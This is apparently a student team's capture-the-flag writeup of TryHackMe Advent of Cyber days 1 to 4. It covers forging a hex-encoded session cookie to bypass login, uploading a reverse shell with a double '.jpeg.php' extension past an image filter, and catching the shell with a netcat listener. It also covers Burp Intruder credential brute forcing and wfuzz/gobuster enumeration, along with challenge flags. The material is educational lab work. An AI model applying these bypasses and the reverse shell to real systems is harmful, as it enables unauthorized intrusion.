

PSP0201

Week 2

Writeup

Group Name: OraOraOra

Members

ID	Name	Role
1211103141	Muhammad Haikal Afiq Bin Rafingei	Leader
1211103148	Muhamad Izzul Iqbal Bin Ismail	Member
1211103830	Hakeem Bin Aminudin	Member

Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux

Solution/Walkthrough:

Question 1

Answer: Christmas Console


We inspect the website by clicking F12. Take a look at the title tag to get the website title.



Question 2

Answer: auth


After we register and login, there will be cookies saved. By inspecting it, we can get the name of the cookie under the Storage tab.



Question 3

Answer: Hexadecimal


The value of the cookie starts from 0 to f. So, we know that it is saved in hexadecimal form.



Question 4

Answer: JSON

To get the value of the cookie, we use cyberchef to change the format. The output shows that it is in the form of JSON.



Question 5

Answer: The Best Festival Company

The value for the company can be seen in the output.

The screenshot shows a web application interface with a green header bar. On the left, there is a 'Recipe' section with a 'From Hex' label and a 'Delimiter' dropdown set to 'Auto'. The main area is divided into 'Input' and 'Output' sections. The 'Input' section contains a long hexadecimal string: 7b22636fd70616e79223a22546865204265737420466573746976616c20436fd70616e79222c2022757365726e616d65223a22756e69636f726e227d. The 'Output' section displays a JSON object: {"company": "The Best Festival Company", "username": "unicorn"}. The interface also includes a 'Last build: 13 days ago' status bar and 'Options' and 'About / Support' links.

Question 6

Answer: username

There are two pieces of information in the cookie. The other one is username.

This screenshot is identical to the one above, showing the same web application interface. The 'Input' field contains the same long hexadecimal string, and the 'Output' field displays the same JSON object: {"company": "The Best Festival Company", "username": "unicorn"}. The interface elements, including the 'Recipe' section, 'Last build' status, and navigation links, are consistent with the previous image.

Question 7

Answer:

7b22636fd70616e79223a22546865204265737420466573746976616c20436fd70616e79222c202757365726e616d65223a2273616e7461227d

To get the value of santa cookie, we just change the username to santa and turn it back into the hexadecimal form.

The screenshot shows a web application interface with a light green header bar. On the left, there is a 'Recipe' section with a 'From Hex' input field set to 'Auto' and a 'To Hex' section with a 'Delimiter' set to 'None' and 'Bytes per line' set to '0'. The main area is divided into 'Input' and 'Output' sections. The 'Input' section contains the JSON string: `{"company": "The Best Festival Company", "username": "santa"}`. The 'Output' section displays the resulting hexadecimal string: `7b22636fd70616e79223a22546865204265737420466573746976616c20436fd70616e79222c202757365726e616d65223a2273616e7461227d`. At the bottom, there is a 'STEP' button and a green 'BAKE!' button with a checkmark icon, labeled 'Auto Bake'.

Question 8

Answer: THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWZhYmQy}

The flag can be seen after we switch on all the controls.



Methodology:

First, we register and login to get the cookie. From the cookie, we can see it is in hexadecimal format so we use cyberchef to translate it. We change the value of the username to santa to get santa's cookie and use the cookie in the website to bypass the login authentication. Now, we can control all the control panels and save Christmas hehe.

Day 2: Web Exploration – A Christmas Crisis

Tools used: TryHackMe AttackBox, Kali Linux (for question 4), Shell, Mozilla Firefox

Solution / Walkthrough:

Question 1

Answer: ODIZODI5MTNiYmYw

Add “?id=ODIZODI5MTNiYmYw” as mentioned in the message.

The image shows a side-by-side comparison of a web challenge interface and a browser window. On the left, the challenge page from TryHackMe is visible, containing a list of tasks and a hint. The hint asks for a string to add to a URL. On the right, a Firefox browser window shows the URL `http://10.10.59.202/?id=ODIZODI5MTNiYmYw` entered in the address bar. The browser's search bar also displays the same URL. The main content of the browser window shows a dark-themed interface with a message about uploading a picture and buttons for 'Select' and 'Submit'.

3. Find the directory containing your uploads.
4. Try to bypass any filters and upload a reverse shell.
5. Start a netcat listener to receive the shell
6. Navigate to the shell in your browser and receive a connection!

At the bottom of the dossier is a sticky note containing the following message:

For Elf McEager:
You have been assigned an ID number for your audit of the system:
ODIZODI5MTNiYmYw. Use this to gain access to the upload section of the site.
Good luck!

You note down the ID number and navigate to the displayed IP address (10.10.59.202) in your browser.

Answer the questions below

What string of text needs adding to the URL to get access to the upload page?


Correct Answer Hint

Protection - Mozilla Firefox
10.10.59.202/?id=ODIZODI5MTNiYmYw
http://10.10.59.202/?id=ODIZODI5MTNiYmYw
This time, search with:
If you see any suspicious people near the factory, take a picture and upload it here!
Select Submit
No file selected
Firefox automatically sends some data to Mozilla so that we can improve your experience. Choose What I Share
THM AttackBox 47m 37s

Question 2

Answer: Image


View the page source and found that it only accepts jpeg, jpg and png.



Question 3

Answer: /uploads/

Upload the reverse shell created into the current url. Then, check at the url 10.10.59.202/uploads/. We got the directory by guess and error.






Question 4

Answer: First row 'l', Second row 'n', Third row 'p', Fourth row 'v'


Type "man nc" on shell and read to get the answer.



Question 5


Answer: THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Make a listener at shell. Press the shells.jpeg.php at the /uploads/.



```
root@ip-10-10-112-34: ~  
File Edit View Search Terminal Help  
root@ip-10-10-112-34:~# nano shells.jpeg.php  
root@ip-10-10-112-34:~# sudo nc -lvp 443  
Listening on [0.0.0.0] (family 0, port 443)  
Connection from 10.10.59.202 43336 received!  
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UT  
C 2020 x86_64 x86_64 x86_64 GNU/Linux  
05:14:33 up 47 min, 0 users, load average: 0.00, 0.00, 0.05  
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=48(apache) gid=48(apache) groups=48(apache)  
sh: cannot set terminal process group (827): Inappropriate ioctl for device  
sh: no job control in this shell  
sh-4.4$
```

Type cat var/www/flag.txt at the listener and the flag is displayed.



```
root@ip-10-10-112-34: ~  
File Edit View Search Terminal Help  
sh-4.4$ var/www/flag.txt  
var/www/flag.txt  
sh: var/www/flag.txt: Permission denied  
sh-4.4$ cat var/www/flag.txt  
cat var/www/flag.txt  
  
=====
```

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoyin
g yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargn
aar for his invaluable design lessons, without which the theming of the past two
websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muir (@MuirlandOracle)

Thought Process/Methodology:

We opened the IP address given and added the id given to access the upload page as instructed by the main page. By looking at the page source, we found that they only accept image format files which are .jpeg, .jpg, and .png. So, we made a reverse shell that can bypass the filter by adding .jpeg.php at the end of the name. We uploaded it and checked it via /uploads/ whether it's uploaded or not. Lastly, we made a listener and activated it by using the shell, thus got the flag.

Day 3: Web Exploration - Christmas Chaos

Tools used: THM Attackbox, Kali Linux

Solution/Walkthrough:

Question 1

Answer: Mirai

You can find the answer from the default credentials

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2

Answer: 250

Click the link given in Tryhackme

ak1t4 posted a comment.	Updated Jan 7th (5 years ago)
verona posted a comment.	Jan 10th (5 years ago)
verona changed the status to Triaged .	Jan 10th (5 years ago)
verona closed the report and changed the status to Resolved .	Jan 10th (5 years ago)
verona reopened this report.	Jan 10th (5 years ago)
ak1t4 posted a comment.	Feb 19th (5 years ago)
siren closed the report and changed the status to Resolved .	Feb 21st (5 years ago)
Starbucks rewarded ak1t4 with a \$250 bounty.	Feb 21st (5 years ago)
ak1t4 posted a comment.	Updated Feb 21st (5 years ago)
ak1t4 requested to disclose this report.	Feb 21st (5 years ago)
siren changed the report title.	Mar 1st (5 years ago)
siren agreed to disclose this report.	Mar 1st (5 years ago)
This report has been disclosed.	Mar 1st (5 years ago)
overice changed the scope.	Nov 22nd (4 years ago)

Question 3

Answer: ag3nt-j1

Click the link given in Tryhackme

agent-l8	U.S. Dept Of Defense staff	updated the severity to Critical.	Feb 25th (2 years ago)
agent-l8	U.S. Dept Of Defense staff	changed the status to Triaged .	Feb 25th (2 years ago)
arm4nd0		posted a comment.	May 11th (2 years ago)
agentt2		closed the report and changed the status to Resolved .	May 22nd (2 years ago)
arm4nd0		posted a comment.	Jun 25th (2 years ago)
agent-l8	U.S. Dept Of Defense staff	posted a comment.	Updated Jun 25th (2 years ago)
arm4nd0		posted a comment.	Jun 25th (2 years ago)
arm4nd0		requested to disclose this report.	Jun 25th (2 years ago)
ag3nt-j1	U.S. Dept Of Defense staff	agreed to disclose this report.	Jun 25th (2 years ago)
		This report has been disclosed.	Jun 25th (2 years ago)
		U.S. Dept Of Defense has locked this report.	Jun 25th (2 years ago)

Question 4

Answer: 8080

Click on foxy proxy extension and click on option and you find the answer

Proxy Type

HTTP

Proxy IP address or DNS name ★

127.0.0.1

Port ★

8080

Username (optional)

username

Password (optional) 👁

Cancel

Save & Add Another

Save & Edit Patterns

Save

Question 5

Answer: HTTP

Click on foxy proxy extension and click on option and you find the answer

Proxy Type

HTTP

Proxy IP address or DNS name

127.0.0.1

Port

8080

Username (optional)

username

Password (optional)

Cancel

Save & Add Another


Save & Edit Patterns

Save

Question 6


Answer: %50%53%50%30%32%30%31

encode PSP0201 in burpsuite decoder



Question 7


Answer: cluster bomb



Question 8

Answer: THM{885ffab980e049847516f9d8fe99ad1a}

After login into santa sleigh , you will get the THM flag



Thought Process/Methodology:

First open the IP Address given and it will direct to the website. Once this has loaded, you want to "Intercept" your traffic by proxying it through the BurpSuite, which will then forward the request to the intended destination. This will give the ability to analyse and modify your browsers traffic. After that send the generic login from proxy to intruder and select the cluster bomb to iterates through each payloads sets in turn, so every combination of each set is tested. All incorrect logins will have the same status or length, if a combination is correct it will be different.

Day 4: Web Exploration -Santa's watching

Tools used: Kali Linux

Solution/Walkthrough:

Question 1

Answer: `wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ`

Use the notes below to understand the arrangement of the address.

Let's bring this together and demonstrate some of these options. Let's say we wanted to fuzz an application on `http://shibes.thm/login.php` to find the correct credentials to the login form. After recalling our knowledge from Day 2, we know all about URL parameters! We can take a bit of a guess as to what parameters the login form may be using `username` and `password`, right? Worth a try! Our wfuzz command would look like so:

```
wfuzz -c -z file,mywordlist.txt -d "username=FUZZ&password=FUZZ" -u http://shibes.thm/login.php
```

Where wfuzz will now iterate through the wordlist we provided and replace the "FUZZ" values specified in the "username" and "password" parameters.

Question 2


Answer: `site-log.php`

Use gobuster to bruteforce the webpage, use big.txt for the wordlist.

(<https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/big.txt>) – if you don't have big.txt.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)~  
$ gobuster dir -u http://10.10.231.187/ -w /usr/share/wordlists/dirb/big.txt  
t  
  
Gobuster v3.1.0  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://10.10.231.187/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/big.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.1.0  
[+] Timeout: 10s  
  
2022/06/22 03:47:26 Starting gobuster in directory enumeration mode  
  
